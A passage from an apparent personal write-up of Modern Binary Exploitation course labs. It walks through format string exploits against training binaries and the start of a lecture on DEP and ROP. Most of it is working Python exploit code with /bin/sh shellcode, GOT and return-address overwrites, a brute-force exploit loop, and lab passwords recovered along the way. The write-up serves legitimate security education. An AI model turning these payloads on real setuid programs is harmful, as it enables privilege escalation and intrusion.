Reading symbols from /usr/lib/debug/lib/i386-linux-gnu/ld-2.19.so...done.
Reading symbols from /usr/lib/debug/lib/i386-linux-gnu/libc-2.19.so...done.
[Switching to process 1327]
```

Clearly a new process has been started? Let's drop into a prompt and verify this worked.

```
gef> !sh
# ps -aux | grep 1327
root      1327  0.0  0.1    2140   680 pts/0      t    00:28   0:00 sh -c ls -l
root      1331  0.0  0.3    4680  2020 pts/0      S+   00:29   0:00 grep 1327
```

Nice! Now we just need to find a way to write to this address using a weaponized exploit. After a lot of messing with the buffer I made the following POC:

```
1 import struct
2
3 payload = struct.pack('<L', 0x0804a00e)
4 payload += "JUNK"
5 payload += struct.pack('<L', 0x0804a00c)
6
7 payload += "%08x" * 4
8 payload += "%47029x" # 0x804a00c: 0xb7e60280 -> hex(0xb7e6-0x0041+8) -> 47021
9 payload += "%n"       # first write ^
10 payload += "%31146x" # 0x804a00c: 0xb7e63091 -> hex(0x13190-0xb7ee+8) -> 31146
11 payload += "%hn"     # second write ^
12
13 print payload
```

Once ran we can see the overwrite was successful:

```
gef> x/x 0x0804a00c
0x804a00c <printf@got.plt>: 0xb7e63190
gef>
```

Strangely the weaponized exploit would crash, after many attempts I decided to move onto the labs and return to this later as there did appear to be a stack cookie which may have been what deterred exploitation.

0x0A - Format Strings Lab

After reading through the lecture I decided to jump right into the labs. As with previous labs we are given the login credentials ***lab4C:lab04start***. Before starting we are given a few hints.

- Be mindful of endianness!
 - Password is 29 chars
 - We are not expected to use memory corruption or GOT/PLT overwrites for 4C

Without further ado let's get started.

Lab 0x04C

As with previous labs we are given source code, so I began my investigation there.

```
12 int main(int argc, char *argv[])
13 {
14     char username[100] = {0};
15     char real_pass[PASS_LEN] = {0};
16     char in_pass[100] = {0};
17     FILE *pass_file = NULL;
18     int rsize = 0;
19     /* read username securely */
20     printf("--[ Username: ");
21     fgets(username, 100, stdin);
22     username[strcspn(username, "\n")] = '\0'; // strip \n
23
24     /* read input password securely */
25     printf("--[ Password: ");
26     fgets(in_pass, sizeof(in_pass), stdin);
27     in_pass[strcspn(in_pass, "\n")] = '\0'; // strip \n
28
29     puts("-----");
30
31     /* log the user in if the password is correct */
32     if(!strcmp(real_pass, in_pass, PASS_LEN)){
33         printf("Greetings, %s!\n", username);
34         system("/bin/sh");
35     } else {
36         printf(username);
37         printf(" does not have access!\n");
38         exit(EXIT_FAILURE);
39     }
40 }
```

Immediately we see that the `username` variable is vulnerable to a format string exploit. Since we can leak information after the `strcmp` we should be able to leak the password.

Of course the information shown above is a little hard to read. Now recall the previous hints given **endianness** and **29** characters size.

Based on these hints I decided to drop into an interactive python prompt and parse the bytes leaked. Starting at 257800~ since the starting bytes seems like a stack address and the byte 0x1e may throw off the decoding (send %p to see what I mean).

You can see the string ***bu7_1t_w4sn7_brUt3_f0rc34bx1e!*** prepended with a NULL byte; this is likely it! However when we check the length we can see it sits at 30 bytes:

```
>>> len("bu7_1t_w4sn7_brUt3_f0rc34bx1e!")
30
```

Based on other experiences when decoding stuff I went ahead and removed the x (since it's an escape e.g \x00) making the string 29 bytes. Once sent we have successful authentication!

```
lab4C@warzone:/levels/lab04$ ./lab4C
===== [ Secure Access System v1.0 ] =====
-----
- You must login to access this system. -
-----
--[ Username: lab4B
--[ Password: bu7_lt_w4sn7_brUt3_f0rc34ble!
-----
Greetings, lab4B!
$ id
uid=1014(lab4C) gid=1015(lab4C) euid=1015(lab4B) groups=1016(lab4B),1001(gameuser),1015(lab4C)
$ cat /home/lab4B/.pass
bu7_lt_w4sn7_brUt3_f0rc34ble!
```

Lab 0x04B

Looking at the source code we can see that the binary is vulnerable to a format string exploit (duh) on line 23. Above line 23 on lines 17-20 we can see that our string will be converted to lowercase (if any of the characters are uppercase 'A' - 'Z').

```
1  /*
2   *      Format String Lab - B Problem
3   *      gcc -z execstack -z norelro -fno-stack-protector -o lab4B lab4B.c
4   */
5 #include <stdio.h>
6 #include <stdlib.h>
7 #include <string.h>
8
9 int main(int argc, char *argv[])
10 {
11     int i = 0;
12     char buf[100];
13
14     /* read user input securely */
15     fgets(buf, 100, stdin);
16
17     /* convert string to lowercase */
18     for (i = 0; i < strlen(buf); i++)
19         if (buf[i] >= 'A' && buf[i] <= 'Z')
20             buf[i] = buf[i] ^ 0x20;
21
22     /* print out our nice and new lowercase string */
23     printf(buf);
24
25     exit(EXIT_SUCCESS);
26     return EXIT_FAILURE;
27 }
```

When doing the normal buffer of some bytes and 100 `%p`'s we can see that our "write" control is at offset 5.

```
lab4B@warzone:/levels/lab04$ python -c 'print "aaaabbbbaaaabbbbaaaa"+" %p"*6' | ./lab4B
aaaabbbbaaaabbbbaaaa 0x64 0xb7fcdc20 (nil) 0xbffff6f4 0xbffff668 0x61616161
```

Looking at the source code once more you can see a call to `exit` this is a function part of `stdlib.h` we could probably overwrite this let's take a look at the global offset table.

```
lab4B@warzone:/levels/lab04$ readelf --relocs ./lab4B

Relocation section '.rel.dyn' at offset 0x4bc contains 2 entries:
  Offset      Info      Type          Sym.Value  Sym. Name
0804999c  00000406 R_386_GLOB_DAT    00000000  __gmon_start__
080499cc  00001005 R_386_COPY       080499cc  stdin

Relocation section '.rel.plt' at offset 0x4cc contains 6 entries:
  Offset      Info      Type          Sym.Value  Sym. Name
080499ac  00000207 R_386_JUMP_SLOT  00000000  printf
080499b0  00000307 R_386_JUMP_SLOT  00000000  fgets
080499b4  00000407 R_386_JUMP_SLOT  00000000  __gmon_start__
080499b8  00000507 R_386_JUMP_SLOT  00000000  exit
```

Nice we can see that 0x080499b8 is the address that contains the offset to `exit`. This is the value we will want to overwrite or rather overwrite what it points too.

To begin I updated my POC to reflect what I currently know. In addition I prepended the shellcode I will be using to perform exploitation.

```
1 import struct
2
3 payload = (
4 "\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73"
5 "\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
6 "\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"
7 )
8
9 overwrite = struct.pack('<L', 0x080499b8)
10 overwrite += "junk"
11 overwrite += struct.pack('<L', 0x080499ba)
12 overwrite += "junk"
13
14 buff = overwrite # addresses were overwriting occurs
15 buff += payload # shellcode (prepended)
16 buff += "%08x" * 4 # offset to first controlled buff
17 buff += "%08x" # ^
18 buff += "%n"
19 buff += "%08x"
20 buff += "%08x"
21
22 print buff
```

After piping this into a file I proceeded to set a breakpoint directly on our call to exit.

```
0x08048724 <+151>:    call    0x8048530 <printf@plt>
0x08048729 <+156>:    mov     DWORD PTR [esp],0x0
0x08048730 <+163>:    call    0x8048560 <exit@plt>
End of assembler dump.
gef> b * 0x08048730
Breakpoint 1 at 0x8048730
```

Once sent we can see our shellcode will be sitting at 0xb7fd8010, and the write made the address in GOT point to 0x00000057.

```
gef> x/x 0x080499b8
0x080499b8 <exit@got.plt>:      0x00000057
gef> search-pattern "\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73"
[+] Searching '\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73' in memory
[+] In (0xb7fd7000-0xb7fdb000), permission=rwx
0xb7fd8010 - 0xb7fd8034 -> "\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73[...]"
```

Using this we can use the equation previously given to us to perform the first write:

```
root@kali:~/MBE/0x0A - Format Strings Lab# python
Python 2.7.16+ (default, Jul 8 2019, 09:45:29)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x8010-0x0057+8
32705
```

After updating the POC and sending it once more performing the second write I could see that exit now pointed to 0x80188010, so once more I performed the simple equation to calculate the write.

With that done our weaponized exploit was complete!

```
1 import struct
2
3 payload = (
4 "\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73"
5 "\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
6 "\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"
7 )
8
9 overwrite = struct.pack('<L', 0x080499b8)
10 overwrite += "junk"
11 overwrite += struct.pack('<L', 0x080499ba)
12 overwrite += "junk"
13
14 buff = overwrite # addresses were overwriting occurs
15 buff += payload # shellcode (prepended)
16 buff += "%08x" * 4 # offset to first controlled buff
17 buff += "%32705x" # ^ / 0x8010-0x0057+8 = 32705
18 buff += "%n" # write (0x8010)
19 buff += "%14317x" # 0xb7fd-0x8018+8 = 14317
20 buff += "%n" # write (0xb7fd)
21
22 print buff
```

We can launch the exploit by running `(python /tmp/spl0it.py; cat;) | /levels/lab04/lab4B`. Once sent we have successfully completed the second challenge and revealed lab4A's password:
fg3ts_d0e5n7_m4k3_y0u_1nv1nc1bl3.

```
6b6e756a
id
uid=1015(lab4B) gid=1016(lab4B) euid=1016(lab4A) groups=1017(lab4A),1001(gameuser),1016(lab4B)
cat /home/lab4A/.pass
fg3ts_d0e5n7_m4k3_y0u_1nv1nc1bl3
```

Lab 0x04A

Like the previous labs, LabA proved to be a difficult challenge. Mainly since I did not use fixenv, unfortunately even though we could read from areas in memory and leak a stack pointer it ultimately proved to be futile in getting a precise offset. Regardless below is my approach and “guide” on how I achieved code execution.

Identifying the vulnerability

As with previous challenges I began by looking at the source code. I immediately noticed on lines 13 and 14 a file and directory were being used in this program.

```
13 #define BACKUP_DIR "./backups/"
14 #define LOG_FILE "./backups/.log"
```

However, within the program directory, these files do not exist. To mitigate this issue, we can create the **backups** directory and **.log** file from within another directory in tmp. My overall structure looked something like this:

```
root@kali:/tmp# mkdir workspace
root@kali:/tmp# mkdir workspace/backups
root@kali:/tmp# touch workspace/backups/.log
root@kali:/tmp# tree workspace/
workspace/
└── backups

1 directory, 0 files
```

Moving on lines 26-45 we see a call to a custom function log_wrapper.

```
26 int
27 main(int argc, char *argv[])
28 {
29     char ch = EOF;
30     char dest_buf[100];
31     FILE *source, *logf;
32     int target = -1;
33
34     if (argc != 2) {
35         printf("Usage: %s filename\n", argv[0]);
36     }
37
38     // Open log file
39     logf = fopen(LOG_FILE, "w");
40     if (logf == NULL) {
41         printf("ERROR: Failed to open %s\n", LOG_FILE);
42         exit(EXIT_FAILURE);
43     }
44
45     log_wrapper(logf, "Starting back up: ", argv[1]);
```

When calling this function we can see that our input argv[1] is passed into it along with our input a file pointer is also passed. We can see that log will write to a LOG_FILE aka .log as seen on line 14.

From here I decided to look at the function log_wrapper.

```
16 void
17 log_wrapper(FILE *logf, char *msg, char *filename)
18 {
19     char log_buf[255];
20     strcpy(log_buf, msg);
21     snprintf(log_buf+strlen(log_buf), 255-strlen(log_buf)-1/*NULL*/, filename);
22     log_buf[strcspn(log_buf, "\n")] = '\0';
23     fprintf(logf, "LOG: %s\n", log_buf);
24 }
```

Now we can see a call to snprintf which theoretically is safer than sprint. Let's look at the man page:

SYNOPSIS

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

Nice so just looking at this we can see that like printf we can pass a format. Looking at line 21 like previous format string bugs we can see that input is not properly sanitized. Look at each of the arguments passed to the function.

```
snprintf(
    log_buf+strlen(log_buf),           // destination (+strlen is to "go over" "Starting back up: ")
    255-strlen(log_buf)-1/*NULL*/,   // size
    filename                          // format < --- VULN
);
```

So how can we exploit this? “Easy” we can create a file and read it:

```
lab4A@warzone:/tmp/workspace$ touch $(python -c 'print "AAAAJUNKAAAAJUNKAAAA"+ "%p"*100')
lab4A@warzone:/tmp/workspace$ ./levels/lab04/lab4A $(python -c 'print "AAAAJUNKAAAAJUNKAAAA"+ "%p"*100')
lab4A@warzone:/tmp/workspace$ cat backups/.log
LOG: Starting back up: AAAAJUNKAAAAJUNKAAAA0xb7e9eb730xb7e9548c0xbffff7850x8048cda0x804b008(nil)(nil)0
0x653762780x376265390x627830330x353965370x30633
LOG: Finished back up AAAAJUNKAAAAJUNKAAAA0xb7e9eb730xfc000xbffff7850x8048d160x804b0080x81b40x10x3f80x
x333762650x636678300x783030300x666666620x353837
```

Nice, and just like that we have confirmed that this is in fact vulnerable to the format string attack vector.

This is only half the battle and arguably the easiest since we have source code. All that's left to do is weaponize the vulnerability into a fully working exploit.

Gaining code execution

Now since this is a format string attack my first thought was, “well we can leak addresses so we can probably leak a stack address; using the leaked address we can then offset to where we want to write just like lab3A”. Or maybe we can overwrite a value on the global offset table, right? Wrong!

```
gef> checksec
[+] checksec for '/levels/lab04/lab4A'
Canary : v
NX      : x
PIE     : x
Fortify: x
RelRO   : Full
```

Since full RelRO is enabled the GOT is marked as read only so we won’t be able to overwrite it, luckily, we can overwrite a return address! In this example I decided to overwrite ret at log_wrapper.

```
0xbffff5ec|+0x0000: 0x08048a8b -> <main+171> mov eax, DWORD PTR [esp+0xc]      <- $esp
0xbffff5f0|+0x0004: 0x0804b008 -> 0xfbad2c84
0xbffff5f4|+0x0008: 0x08048cda -> "Starting back up: "
0xbffff5f8|+0x000c: 0xbffff869 -> 0xffff5ec41
0xbffff5fc|+0x0010: 0xbffff724 -> 0xbffff855 -> 0x76656c2f
0xbffff600|+0x0014: 0x00000003
0xbffff604|+0x0018: 0x00000009
0xbffff608|+0x001c: 0xffc0003f

0x80489d1 <log_wrapper+212> add    eax, 0xffffd49e8
0x80489d6 <log_wrapper+217> inc    DWORD PTR [ecx+0x134c4]
0x80489dc <log_wrapper+223> add    BYTE PTR [ebx+0x5d], bl
-> 0x80489df <log_wrapper+226> ret
\-> 0x8048a8b <main+171>      mov    eax, DWORD PTR [esp+0xc]
    0x8048a8f <main+175>      add    eax, 0x4
    0x8048a92 <main+178>      mov    eax, DWORD PTR [eax]
    0x8048a94 <main+180>      mov    DWORD PTR [esp+0x4], 0x8048ced
    0x8048a9c <main+188>      mov    DWORD PTR [esp], eax
    0x8048a9f <main+191>      call   0x80487b0 <fopen@plt>
```

If you have no environment variables set, you’ll notice that the stack address 0xbffff5ec points to where we will ultimately return 0x80489df. Using this information, we can begin to craft a proof of concept script to see if we can control where we return.

Notably we can also see that there is a pointer just like the last challenge to /bin/sh this will make crafting our shellcode easy.

```
gef> search-pattern "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/lib/i386-linux-gnu/libc-2.19.so' (0xb7e23000-0xb7fc000), permission=r-x
  0xb7f83a24 - 0xb7f83a2b -> "/bin/sh"
```

Although the pointer does not have write permissions it will not affect our shellcode since we just need to read from this location.

Below is the POC code.

```

1 # run from /tmp/workspace
2 # gdb -q /levels/lab04/lab4A
3 # r "$(python sploit.py)"
4
5 import sys
6 import struct
7
8 def generate_payload():
9
10    exploit_buff = "A" # offset to align write
11
12    exploit_buff += struct.pack('<L', 0xbffff5ec)
13    exploit_buff += "CCCC"
14    exploit_buff += struct.pack('<L', 0xbffff5ee)
15    exploit_buff += "EEEE"
16
17    return exploit_buff
18
19 def create_file(filename):
20
21    filename += ".%p" * 12
22    filename += "%08x"
23    filename += "%hn"
24    filename += "%08x"
25    filename += "%08x" #"%n"
26    filename += (
27        "\x90"
28        "\x90"
29        "\x31\xC9"           # xor ecx,ecx
30        "\xF7\xE1"           # mul ecx
31        "\xBB\x24\x3A\xF8\xB7" # mov ebx,0xb7f83a24 -> "/bin/sh"
32        "\xB0\x0B"           # mov al,0xb
33        "\xCD\x80"           # int 0x80
34        "\x90"
35        "\x90"
36    )
37    sys.stderr.write("[*] Filename Length: %d\n" % len(filename))
38    fd = open(filename, 'w')
39    fd.write("wetw0rk")
40
41    return filename
42
43 def exploit():
44    filename = generate_payload()          # generate the buffer to trigger overwrite
45    r = create_file(filename)            # create the filename from the buffer
46    sys.stderr.write("[+] Exploit: /levels/lab04/lab4A \"$python sploit.py\"\n")
47    sys.stderr.write("[*] View: cat backups/.log\n")
48    print(r)
49
50 def main():
51    exploit()
52
53 main()

```

Great the above should be self-explanatory. Let's run it within GDB and see what occurs are the ret instruction call.

```

0xbffff5ec|+0x0000: 0x08040091 <-$esp
0xbffff5f0|+0x0004: 0x0804b008 -> 0xfbad2c84
0xbffff5f4|+0x0008: 0x08048cda -> "Starting back up: "
0xbffff5f8|+0x000c: 0xbffff86d -> 0xffff5ec41
0xbffff5fc|+0x0010: 0xbffff724 -> 0xbffff859 -> 0x76656c2f

```

Nice this time we can see that the lower 2 bytes have been changed to 0x0091.

If we search for our shellcode, we can see that it sits at 0xbffff8b1, this is where we want to return to:

```
gef> search-pattern 0xf7c9319090
[+] Searching '\x90\x90\x31\xc9\xf7' in memory
[+] In (0xb7fd8000-0xb7fdb000), permission=rwx
  0xb7fd80b8 - 0xb7fd80cc -> "\x90\x90\x31\xc9\xf7[...]"
[+] In '[stack] '(0xbffffdf000-0xc0000000), permission=rwx
  0xbffff590 - 0xbffff5a4 -> "\x90\x90\x31\xc9\xf7[...]"
  0xbffff8b1 - 0xbffff8c5 -> "\x90\x90\x31\xc9\xf7[...]"
```

After updating the exploit like in previous format string bugs, we get code exec within GDB!

```
0xbffff5ec|+0x0000: 0xbffff8b1 -> 0xc9319090    <-$esp
0xbffff5f0|+0x0004: 0x08040001
0xbffff5f4|+0x0008: 0x08048cda -> "Starting back up: "
0xbffff5f8|+0x000c: 0xbffff869 -> 0xffff5ec41
0xbffff5fc|+0x0010: 0xbffff724 -> 0xbffff855 -> 0x76656c2f
0xbffff600|+0x0014: 0x00000003
0xbffff604|+0x0018: 0x00000009
0xbffff608|+0x001c: 0xfffc0003f
-----
      0x80489d1 <log_wrapper+212> add    eax, 0xffffd49e8
      0x80489d6 <log_wrapper+217> inc    DWORD PTR [ecx+0x134c4]
      0x80489dc <log_wrapper+223> add    BYTE PTR [ebx+0x5d], bl
-> 0x80489df <log wrapper+226> ret
\-> 0xbffff8b1           nop
      0xbffff8b2           nop
      0xbffff8b3           xor    ecx, ecx
      0xbffff8b5           mul    ecx
      0xbffff8b7           mov    ebx, 0xb7f83a24
      0xbffff8bc           mov    al, 0xb
-----
[#0] Id 1, Name: "lab4A", stopped 0x80489df in log_wrapper (), reason: BREAKPOINT
-----
[#0] 0x80489df->log_wrapper()
[#1] 0xbffff8b1->nop
[#2] 0xb7e3ca83->_libc_start_main(main=0x80489e0 <main>, argc=0x2, argv=0xbffff724,
[#3] 0x8048821->_start()

gef> c
Continuing.
process 2665 is executing new program: /bin/dash
```

Main changes shown below:

```
21   filename += ".%p" * 12
22   filename += "%63528x"
23   filename += "%hn"
24   filename += "%51022x"
25   filename += "%n"
26   filename += (
```

Great, so now we know the avenue (which there are probably thousands) of exploitation. But this doesn't change the fact that outside of GDB this exploit will fail.

A trick that I've learned when determining offsets to be accurate within GDB and outside is unsetting 2 default variables LINES and COLUMNS.

```
gef> unset env LINES  
gef> unset env COLUMNS
```

This time if you run the exploit the stack address, we need to overwrite is 0xbffff60c. Luckily this is a format string exploit so we should be able to leak a stack address. Lucky for us this is the case... well not exactly but we can predict where our shellcode will be. Let's go back to the exploit code (POC).

Any address we overwrite with %hn will be 0x0091 (with %08x). From this we can do **0xvalue_wanted-0x0091+8** to write the lower 2 bytes of the destination (shellcode)

Now we need to predict what changes this will have on the upper 2 bytes. Luckily after setting and unsetting the environment variables using the trick shown you can use this equation that I made from observing:

- 0x91+<spacing calculated to perform lower 2 byte write> = <upper value>

Once the above equation completes, we can run:

- 0x1bfff-<upper value>+8

This should in theory write the shellcode address dynamically once we have found the shellcode address. So how do we do that? Well luckily for us we can leak a stack address which proves to be reliable to predict the offset to the shellcode. Example:

- LEAK - SHELLCODE = OFFSET

We can then add this offset to the leaked address and write this value to whatever the return address is. Since we cannot reliably do this I resorted to brute forcing. Although not the most elegant it worked.

```
lab4A@warzone:/tmp/workspace$ python exploit.py 2> /dev/null  
[*] nice, got the leaked address at 0xbffff849  
[*] shellcode should be located at 0xbffff857  
[+] trying 0xbffff30b, buffer size: 89, shellcode addr: 0xbffff857  
[+] trying 0xbffff30c, buffer size: 89, shellcode addr: 0xbffff857  
id  
uid=1016(lab4A) gid=1017(lab4A) euid=1017(lab4end) groups=1018(lab4end),1001(gameuser),1017(lab4A)  
cat /home/lab4end/.pass  
1t_w4s_ju5t_4_w4rn1ng
```

Note in the screenshot above I placed the address to perform the write closer since I previously ran it and got that address. The full POC code I provide starts at 0xbffff001 since this can vary depending on the system its' ran or even if from a different directory.

Regardless this was a fun challenge and an interesting one, I honestly wanted to avoid brute forcing but alas I couldn't leak a reliable pointer (that doesn't mean you can't).

POC code below.

```

1 # before running this exploit run the following commands:
2 #
3 #   cd /tmp
4 #   mkdir workspace
5 #   cd workspace
6 #   mkdir backups
7 #   touch backups/.log
8 #
9
10 import os
11 import sys
12 import time
13 import struct
14
15 def exploit_buffer(shellcode_address):
16
17     base_addr = 0xbffff001 # base address to brute force from
18     fmt_str = "%{:s}x"      # format to dynamically calc write
19
20     for i in range(base_addr, 0xc0000000):
21         # I found this by comparing the ENV set vs unset
22         # e.g. (<leak> - <shellcode location>)
23         # gef> unset env LINES
24         # gef> unset env COLUMNS
25         # When set RET = 0xbffff5ec, when unset RET = 0xbffff60c
26         tmp = shellcode_address+14
27
28         exploit_buff = "A"
29         exploit_buff += struct.pack('<L', base_addr )
30         exploit_buff += "CCCC"
31         exploit_buff += struct.pack('<L', base_addr+2)
32         exploit_buff += "EEEE"
33
34         filename = exploit_buff
35         filename += ".%p" * 12
36
37         mod_shell_addr = str(hex(tmp)) # modify the shellcode address
38
39         no_x = mod_shell_addr.split('x')[1]
40         if (no_x.endswith('L')):
41             no_x = no_x[:-1]
42
43         upper, lower = [no_x[i:i+4] for i in range(0, len(no_x), 4)]
44
45         lower_calc = int("0x%s" % lower, 0) - 0x0091 + 9
46         highr_calc = 0x1bfff - (0x91 + lower_calc) + 8
47
48         filename += fmt_str.format(str(lower_calc)) # 0xFFFF-0x0091+8
49         filename += "%hn"                         # write 0x0000YYYY
50         filename += fmt_str.format(str(highr_calc)) # 0x91+<spacing above> == <what upper
will be>, we can then do: 0x1bfff-<upper>+8
51         filename += "%n"
52
53         filename += (
54             "\x90"
55             "\x90"
56             "\x31\xC9"          # xor ecx,ecx
57             "\xF7\xE1"          # mul ecx
58             "\xBB\x24\x3A\xF8\xB7" # mov ebx,0xb7f83a24 -> "/bin/sh"
59             "\xB0\x0B"          # mov al,0xb
60             "\xCD\x80"          # int 0x80
61             "\x90"
62             "\x90"
63         )
64         sys.stdout.write("[+] trying 0x%0.8x, buffer size: %d, shellcode addr: 0x%0.8x\n" %
(base_addr, len(filename), tmp))
65
66     try:
67         fd = open(filename, 'w')
68         fd.write("wetw0rk")

```

```

69         os.system("/levels/lab04/lab4A %s" % filename)
70     except:
71         pass
72
73     os.system("rm -f A* backups/A*")
74     base_addr += 1
75
76     return
77
78 def leak_address():
79     filename = "wetw0rk.0x%08x.0x%08x.0x%08x"
80     cmd = "touch %s &&" % filename
81     cmd += "/levels/lab04/lab4A %s &&" % filename
82     cmd += "cat backups/.log &&"
83     cmd += "rm -f %s backups/%s" % (filename, filename)
84     r = os.popen(cmd).read()
85     addr = r.split('.')[len(r.split('.'))-1].rstrip('\n')
86
87     sys.stdout.write("[*] nice, got the leaked address at %s\n" % hex(int(addr, 0))[:-1])
88     sys.stdout.write("[*] shellcode should be located at %s\n" % hex(int(addr, 0)+14)[-1])
89
90     return (int(addr, 0))
91
92 def main():
93     r = leak_address()
94     exploit_buffer(r)
95
96 main()

```

That's pretty much it for this challenge.

0x0B - DEP and ROP

Up until now we have covered reverse engineering, basic memory corruption bugs, shellcoding, and format string vulnerabilities. This is considered classical exploitation and is pretty easy. We will now be covering a more ‘modern’ exploitation method ROP.

Modern Exploit Mitigations

There are several modern exploit mitigations that we’ve generally been turning off for the labs and exercises including:

- DEP
- ASLR
- Stack Canaries
- ...

Going forward throughout the rest of the course we will turn on a new mitigation. No more silly `-z execstack` in our gcc compile commands.

```
root@warzone:/levels/lecture/rop$ checksec rop_exit
[!] PwnTools does not support 32-bit Python. Use a 64-bit release.
[*] '/levels/lecture/rop/rop_exit'
    Arch:      i386-32-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled ←
    PIE:       No PIE (0x8048000)
```

DEP Basics

So, what is DEP? It’s an abbreviation for Data Execution Prevention an exploit mitigation technique used to ensure that only code segments are ever marked as executable. This is meant to mitigate code injection / shellcode payloads. You may also see it called DEP, NX, XN, XD, W^X.

The main thing you need to know about DEP is that when it is disabled the heap and stack are executable, however when DEP is introduced the stack and heap are no longer executable.

The basics of DEP are that no segment of memory should ever be writable and executable at the same time.

DEP in action

When DEP is enabled data should never be executable only code. This means that if we smash the stack, inject shellcode and jump to it our exploit will fail and the program will segfault.

History of DEP

DEP was first implemented August 14th, 2004 in the Linux Kernel 2.6.8, then later introduced in Windows XP SP2 August 25th 2004. When did Mac OSX get it? June 26th, 2006 in Mac OSX 10.5 ...

2004 in Perspective

- Facebook is launched
- Gmail launches in beta
- Halo 2 is released

Security is Young

Technologies with modern exploit mitigations are incredibly young, and the field of computer security is rapidly evolving.

DEP is one of the main mitigation technologies you must bypass in modern exploitation.

Bypassing DEP

Dep will stop an attacker from easily executing injected shellcode assuming they have gained control of EIP. Shellcode almost always ends up in a RW- region.

If we can't inject code to do our bidding, we must use existing code! This technique is usually in the form of ROP.

Return Oriented Programming (ROP) is a technique to reuse existing code gadgets in a target binary as a method to bypass DEP.

A gadget is a sequence of meaningful instructions typically followed by a return instruction. Multiple gadgets are normally chained together to compute malicious actions like shellcode. These chains are called ROP chains.

Gadgets

As previously described ROP chains are made up of gadgets. Below are 3 examples.

```
xor eax,eax  
ret  
  
pop ebx  
pop eax  
ret  
  
add eax,ebx  
ret
```

We can generate gadgets using *ropgadget* as shown below:

```
0x08048646 : sub byte ptr [eax - 0x36fef7fc], ah ; ret  
0x080485c6 : sub byte ptr [eax - 0x77cf7fc], ah ; push es ; ja 0x80485d9 ; ret  
0x080484fd : sub esp, 8 ; call 0x80485b9  
0x0804884f : xor byte ptr [edx], al ; dec eax ; push cs ; adc al, 0x41 ; ret  
  
Unique gadgets found: 92  
root@warzone:/levels/lecture/rop$ # ropgadget rop exit
```

Understanding ROP

It is almost always possible to create a logically equivalent ROP chain for a given piece of shellcode.

exit(0) - Shellcode	exit(0) - ROP Chain
xor eax,eax	xor eax,eax
xor ebx,ebx	ret
inc eax	xor ebx,ebx
int 0x80	ret
	inc eax
	ret
	int 0x80

You can see in the screenshot above on the left side shellcode that will perform the exit syscall, on the right is the ROP chain equivalent.

The way this works is simple an address points to the first gadget, we make the instruction pointer point to the top of the stack which then points to our gadget. A “jump” will be made to this address and when the instructions are complete the RET will execute returning to the stack, or rather the next gadget.

If this does not make sense check out the MBE slides, having performed ROP on windows the process seems the same.

Bypassing DEP with ROP

Above you could see that the exit call would have been made without using any shellcode (these instructions would be part of the binary). With that said, writing ROP can be difficult and you will usually have to get creative with what gadgets you find.

rop_exit

We are given a little challenge to play with within the warzone. The question is can we make a ROP chain to set arbitrary exit values? For example, 0, 200, 64?

Let's investigate the source code.

```
1 #include <stdio.h>
2
3 int main()
4 {
5     char buffer[128] = {0};
6
7     /* break stuff */
8     printf("insert ropchain: ");
9     gets(buffer);
10
11    /* program always returns 0 */
12    return 0;
13 }
```

Just glancing over the source code, you should immediately spot the buffer overflow. Interestingly this time when we smash the stack, we get the following message instead of a segmentation fault.

```
root@warzone:/levels/lecture/rop$ ./rop_exit
insert ropchain: AAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: ./rop_exit terminated
```

After talking with some buddies, I confirmed that this binary had a stack canary. They told me that this should not have that memory protection yet. So, I removed the binary and recompiled it like so (**-fno-stack-protector**):

```
root@warzone:/levels/lecture/rop$ checksec rop_exit
[!] PwnTools does not support 32-bit Python. Use a 64-bit release.
[*] '/levels/lecture/rop/rop_exit'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: Canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)
root@warzone:/levels/lecture/rop$ mkdir /tmp/workspace
root@warzone:/levels/lecture/rop$ gcc -fno-stack-protector rop_exit.c -o /tmp/workspace/rop_exit
rop_exit.c: In function 'main':
rop_exit.c:9:5: warning: 'gets' is deprecated (declared at /usr/include/stdio.h:638) [-Wdeprecated-declarations]
    gets(buffer);
    ^
/tmp/ccF4Ssrj.o: In function `main':
rop_exit.c:(.text+0x36): warning: the `gets' function is dangerous and should not be used.
root@warzone:/levels/lecture/rop$
```

When running the check against the new binary we can see that NX is still enabled but the stack canary has been removed.

```
root@warzone:/tmp/workspace$ checksec rop_exit
[!] PwnTools does not support 32-bit Python. Use a 64-bit release.
[*] '/tmp/workspace/rop_exit'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)
```

We have to walk before we can run! Anyway, going back to the binary, we can generate gadgets using *ropper*, I decided to use this over the tool introduced in MBE but its personal preference.

```
root@warzone:/tmp/workspace$ ropper -f rop_exit
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%

Gadgets
=====

0x080485ff: adc al, 0x41; ret;
0x080482d1: add al, 0; add byte ptr [ebx - 0x7d], dl; in al, dx; or al, ch; mov dword ptr [0x81000000], eax; ret;
0x080483b0: add al, 0x24; and al, 0xa0; add al, 8; call eax;
```

Assuming we control the instruction pointer, we can make EIP point to a gadget then return. After playing around with buffers and the pattern finding tool within GEF I determined the offset to the overwrite to be 140.

```
$eax      : 0x0
$ebx      : 0x41414141 ("AAAA"?) 
$ecx      : 0xfbada2088
$edx      : 0xb7fce8a4 -> 0x00000000
$esp      : 0xbffff750 -> 0x00000000
$ebp      : 0x41414141 ("AAAA"?) 
$esi      : 0x0
$edi      : 0x41414141 ("AAAA"?) 
$eip      : 0x42424242 ("BBBB"?)
```

